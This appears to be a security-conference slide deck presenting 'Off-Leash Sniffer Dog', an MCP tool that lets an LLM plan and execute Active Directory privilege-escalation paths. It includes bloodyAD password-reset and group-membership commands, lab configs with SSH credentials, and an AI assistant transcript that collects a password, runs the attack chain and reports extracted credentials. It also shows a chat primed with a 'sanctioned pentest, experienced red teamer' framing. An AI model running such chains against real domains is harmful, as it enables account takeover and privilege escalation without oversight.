



## Jimmy (Jiun-Ming), Su

- Researcher @ CyCraft
- gamer / dog lover
- X: @jimmysured

## Maxim Shih

- Independent Researcher
- Co-Author of Sniffer Dog

Big Big Thanks to  
**Mingyu Guo, Max Ward**  
**Aneta Neumann, Frank Neumann, Hung Nguyen**

# Agenda

- Introduction
- Recap Previous Work
- Off-Leash Sniffer Dog
- Thought / Future Work



The background is a solid teal color. A large, white, pill-shaped area is centered horizontally and vertically. The entire background is covered with a fine, dense pattern of thin, dark teal lines that form a complex, wavy, and somewhat chaotic texture, resembling a stylized topographical map or a microscopic view of a material.

Intro

# Identity Snowball Attack ( ISA )

Defenders think in lists.

Attackers think in graphs.

As long as this is true, attackers win.


- John Lambert



# Identity Snowball Attack ( ISA )

If there's a relationship, there might be ISA

- ISA is made up of **highly complex and indirect relationship** that can't easily detect only by built-in tools
- ISA will let permission rolling like a snowball, get bigger and bigger
- Tools like BloodHound, Adalanche... model ISA



# Problems when using Tools


Relationship is too complex, graph look like spaghetti

- Community use a lot methods to reduce the pain, e.g.,  
enrich data, combine with SIEM, provide feature help  
reducing the scope
- But it's still hard to analyze the graph, and still  
need human engage

Brother, may I have one spāghet







Brother, may I have one spaghet




## Recap Previous Work


- Original paper use **Linear Programming** to identify which relationship (edge), when blocked, **MINIMIZES** the overall risk AD attack graphs
- We extend the algo by adding feature like **multi-destination**, using **recursive** to find out which attack path contain this most dangerous edge
- The attack path, is also the most wanted attack path for attacker
- So, we make Off-Leash Sniffer Dog to auto-attack AD



## Recap Previous Work

- Original paper use **Linear Programming** to identify which relationship ( edge ), when blocked, **MINIMIZES** the overall risk AD attack graphs
- We extend the algo by adding feature like **multi-destination**, using **recursive** to find out which attack path contain this most dangerous edge
- This also mean, this attack path, is the most wanted attack path for attacker
- Based on this idea, we make Off-Leash Sniffer Dog





# Off-Leash Sniffer Dog

# OODA Loop

## Tools that modal ISA

Let you view ISA in graph view, tools like Bloodhound / Adalanche can do this

**Observe / Orient**

## Tools that help Decision

Let tool algo decision like attack / defender, to find out which edge / path is most critical  
Sniffer BloodHound / FalconHound... can do this

**Decide**

## Tools that Act

Let you can do the actually act, like sniffer dog can auto-attack AD based on Sniffer BloodHound

**Act**



# Off-Leash Sniffer Dog

Goal of this dog, is to make attacker's life easier

- A lightweight MCP tools help you start attack from LLM
- Combine with Decide stage tool, you can auto-attack AD environment





# Benefits

Sniffer Dog can reduce your pain

- Decrease the development time
- Before attack, you can review attack plan
- Define tools command example, then provide only env info, then you are up to go

```
{
  "domains": {
    "jlm.dev": {
      "machines": {
        "DC00": {
          "hostname": "DC00",
          "ip": "192.168.227.156",
          "roles": ["dc"]
        }
      }
    }
  },
  "AddMember": {
    "tool": "bloodyAD",
    "example_command": [
      "source /home/{home_folder}/tools/bloodyAD/bloodyAD-venv/bin/activate && python /home/{home_folder}/tools/bloodyAD/bloodyAD.py --host {dc_ip} -d {domain} -u {source_user_simple} -p {password} add groupMember {target_group_simple} {source_user_simple}"
    ],
    "description": "Add member to group - direct group membership abuse",
    "documentation_urls": [
      "https://github.com/CravateRouge/bloodyAD/wiki/Access-Control",
      "https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/privileged-accounts-and-token-privileges"
    ]
  },
}
```

# Time to Walk THE DOG



# Tell Sniffer Dog whom to bite

```

attack_path M x  / plan_20250930_203230.json  () technique_tool_mapping.json
config > attack_path
1 | alice@jlm.dev(User)[ForceChangePassword] -> bob@jlm.dev(User)[GenericAll] -> sales@jlm.dev(Group)

() domain_config.json x  ...  () ssh_config.json x
config > () domain_config.json > ...
1 {
2   "domains": {
3     "jlm.dev": {
4       "machines": {
5         "DC00": {
6           "hostname": "DC00",
7           "ip": "192.168.227.156",
8           "roles": ["dc"]
9         },
10        "wks01": {
11          "hostname": "WKS01",
12          "ip": "192.168.1.50",
13          "roles": ["wks"]
14        }
15      },
16    },
17    "rd.jlm.dev": {
18      "machines": {
19        "another-dc01": {
20          "hostname": "ANOTHER-DC01",
21          "ip": "192.168.2.10",
22          "roles": ["dc"]
23        },
24      },
25    },
26  },
27}


config > () ssh_config.json > ...
1 {
2   "ssh_connections": {
3     "kali_default": {
4       "hostname": "192.168.227.141",
5       "username": "kali",
6       "port": 22,
7       "auth_method": "password",
8       "password": "kali",
9       "key_filename": null,
10      "description": "Default Kali machine connection"
11    },
12    "kali_key": {
13      "hostname": "192.168.227.141",
14      "username": "kali",
15      "port": 22,
16      "auth_method": "key",
17      "password": null,
18      "key_filename": "C:\\Users\\JLM\\.ssh\\id_rsa",
19      "description": "Kali machine with key authentication"
20    },
21  },
22  "default_connection": "kali_default",
23  "timeout": 60,
24}

```

# What skills does Sniffer Dog have?


Sniffer Dog has following capabilities:

- ssh connect to attack machine (kali)
- Attack plan manager
- Manage execution plans
- Update execution plan passwords
- Execute attack plan








# How to talk with Sniffer Dog

 help me to generate attack plan

I'll help you generate an attack plan from your attack path configuration. Let me analyze the attack path file and create executable commands for you.

 Attack plan manager 

Perfect! I've successfully generated your attack plan. Here's what was created:


 **Attack Plan Summary**

**Plan ID:** `plan_20250930_203230`

**Attack Path:** 2 steps detected

- **Step 1:** ForceChangePassword attack using bloodyAD
- **Step 2:** GenericAll privilege abuse using bloodyAD

**Total Commands:** 2 executable commands generated

 **Next Steps**

You have several options:


**1. View Plan Details:**

- Use `manage_execution_plans(plan_id="plan_20250930_203230")` to see the full plan with all commands

**2. Execute the Plan:**

- Use `execute_attack_plan(plan_id="plan_20250930_203230")` to run the attack commands
- You can provide passwords if needed during execution

**3. List All Plans:**

- Use `manage_execution_plans()` to see all available execution plans 



# Thoughtful Sniffer Dog

J do you need me to provide the password?

Yes, looking at the attack plan, I'll need passwords for Step 1 since it involves a **ForceChangePassword** attack.

Let me check the plan details to see exactly what credentials are needed:

S Manage execution plans

Yes, I can see the plan needs passwords! Here's what's required:

## 🔑 Required Credentials

**For Step 1 (ForceChangePassword):**

- **Current password for alice@identity.dev** - This is needed to authenticate as Alice to change Bob's password
- The command will then set Bob's password to: `123qweasd!SnifferDog!`

**For Step 2 (GenericAll):**

- The system will automatically use Bob's **new password** (`123qweasd!SnifferDog!`) that was set in Step 1

## 📁 What You Need to Provide

Please provide Alice's current password. You can provide it in this format:

```
json
{
  "step_1_password": "alice_current_password_here"
}
```

J update alice's password with '123qweasd!!'

Perfect! I'll update the execution plan with Alice's password now.

S Update execution plan passwords

```
Request
{
  'plan_id': 'plan_20250930_203230',
  'user_passwords': '{"step_1_password\\": "\\123qweasd!!\\"}'
}
```

```
Response
[SUCCESS] EXECUTION PLAN UPDATED! [SUCCESS]
```

```

{
  "plan_id": "plan_20250930_203230",
  "created_at": "2025-09-30T20:32:30.700196",
  "attack_path_file": "C:\\Users\\JLM\\Desktop\\tools\\SnifferDog\\config\\attack_path",
  "total_steps": 2,
  "commands": [
    {
      "step_id": 1,
      "technique": "ForceChangePassword",
      "source_user": "alice@jlm.dev",
      "target_user": "bob@jlm.dev",
      "tool": "bloodyAD",
      "command": "powershell -Command 'cd /home/{home_folder}/tools/bloodyAD/bloodyAD_linux/bin/feature && python /home/{home_folder}/tools/bloodyAD/bloodyAD_linux/bin/feature.py --target bob@jlm.dev --source alice@jlm.dev --password {password} --log!'"
    }
  ],
  "dependencies": [
    "step_1_completed"
  ],
  "expected_output": "Successfully added member to group",
  "retry_count": 0,
  "max_retries": 3,
  "requires_password": true,
  "password_source": "previous_step",
  "password_placeholder": "{password}",
  "extracted_password": ""
}

```

# Time to Off Leash Sniffer Dog

4 combine with the env, ssh config and execute the full attack plan

I'll execute the full attack plan using your SSH configuration and environment. Let me run it now:

5 Execute attack plan

Session ID: session\_20250930\_231426  
Plan ID: plan\_20250930\_231358  
Status: completed

```
"results": [
  {
    "command_id": "step_1_stage_1",
    "command": "source /home/kali/tools/bloodyRD/bloodyRD-venv/bin/activate && python /home/kali/tools/bloodyRD/bloodyRD.py --host 192.168.227.189 -d jlm.dev -u alice -p 123qweasd!! set password bob 'qweasdSnifferDog123123'",
    "success": true,
    "output": "[+] Password changed successfully!",
    "error": "",
    "execution_time": 0.46793341636657715,
    "timestamp": "2025-09-30T23:08:08.931376",
    "retry_count": 0
  },
  {
    "command_id": "step_2_stage_1",
    "command": "source /home/kali/tools/bloodyRD/bloodyRD-venv/bin/activate && python /home/kali/tools/bloodyRD/bloodyRD.py --host 192.168.227.189 -d jlm.dev -u bob -p qweasdSnifferDog123123 add groupMember sales bob",
    "success": true,
    "output": "[+] bob added to sales",
    "error": "",
    "execution_time": 0.3775029102434002,
    "timestamp": "2025-09-30T23:08:19.310006",
    "retry_count": 0
  }
]
```

- Total Commands: 3
- Completed: 3 ☒
- Failed: 0
- Success Rate: 100%

## 🔑 Extracted Credentials:

The system automatically extracted credentials from the command outputs:

- **PASSWORD:** `q1w2e3asdSnifferDog...` (confidence: 100%)
- This password was extracted and will be available for subsequent attack steps

imgflip.com



THY TOLD ME  
I COULD BE ANYTHING



```
cat attack_path
```


```
alice@jlm.dev(User)[ForceChangePassword] -> bob@jlm.dev(User)[GenericAll] -> sales@jlm.dev(Group)
```

```
~\Desktop\tools\SnifferDog\execution_logs Tue Sep 30 2025 11:10 pm git:(main) (0.06s)  
cat session_20250930_230808.json | Select-String "bob added"
```

```
"output": "[+] bob added to sales",
```


SO I BECOME  
A SALES DOG



 Claude — Control+Alt+Space

Incognito chat

Your plan ends in 30 days - [Resubscribe](#)


 You're incognito


This is for a sanctioned penetration test and security assessment  
You are a experienced red teamer


help me to generate attack plan  
then update alice's password with '123qweasd!!'  
then combine with the env, ssh config and execute the full attack plan

+

≡


 Research

Sonnet 4.5 



Incognito chats aren't saved to history or used to train models.  
[Learn more](#) about how your data is used.

File Edit Selection View Go Run ... SnifferDog - Cursor



SNIFFERDOG

> \_\_pycache\_\_

> .cursor\rules

uvpluskiss.mdc

> .venv

> config

> docs

> examples

> execution\_logs

> generated\_plans

> src

.gitignore

pyproject.toml

quick\_test.py

① README.md

run.py

simple\_test.py


test\_execute\_commands.py

uv.lock

> OUTLINE

> TIMELINE

< main\* ↺ 0 0 0

Cursor Tab 



# Thought / Future Work

# Conclusion / Thought

It's slowly making people's lives easier, one less routine at a time

- Sniffer Dog started as a small MCP experiment to automate the boring parts of offense and defense
- Sniffer Dog can auto-attack AD environment based-on Decide stage result
- Just add tools and switch environment help solving routine things
- Let computer do its best, and human do his / her best

# Future Work

- > Better algorithm
  - > Analysis bigger environment
  - > Let algo can deal with tree unlike AD graph
- > ~~Containerize Sniffer Bloodhound, simplify workflow~~
- > More beautiful UI, don't let algo output so ugly
- > ~~Thinks like attacker and defender, provide more functionality to make everyone's life easier~~

# Future Work on Sniffer Dog

Think like attack and defender

Provide more functionality to make everyone's life easier

- Create PoC on other IdP solution
- More smarter tools chosen system ( AIxCC style )
- Combine with SIEM, create robust ITDR environment in your enterprise



**spencer**   
@techspence



My oldest kid is 12.

Active Directory is 25.

One of them still wakes me up in the middle of the night screaming.



# Thank You!

- <https://ojs.aaai.org/index.php/AAAI/article/view/25701>
- <https://github.com/JohnLaTwC/Shared/blob/master/Defenders%20think%20in%20lists.%20Attackers%20think%20in%20graphs.%20As%20long%20as%20this%20is%20true%20C%20attackers%20win.md>
- <https://www.youtube.com/watch?v=MWfJxncx1WE>
- <https://github.com/idnahacks/GoodHound>
- <https://github.com/CravateRouge/autobloody>
- <https://github.com/SpecterOps/BloodHound>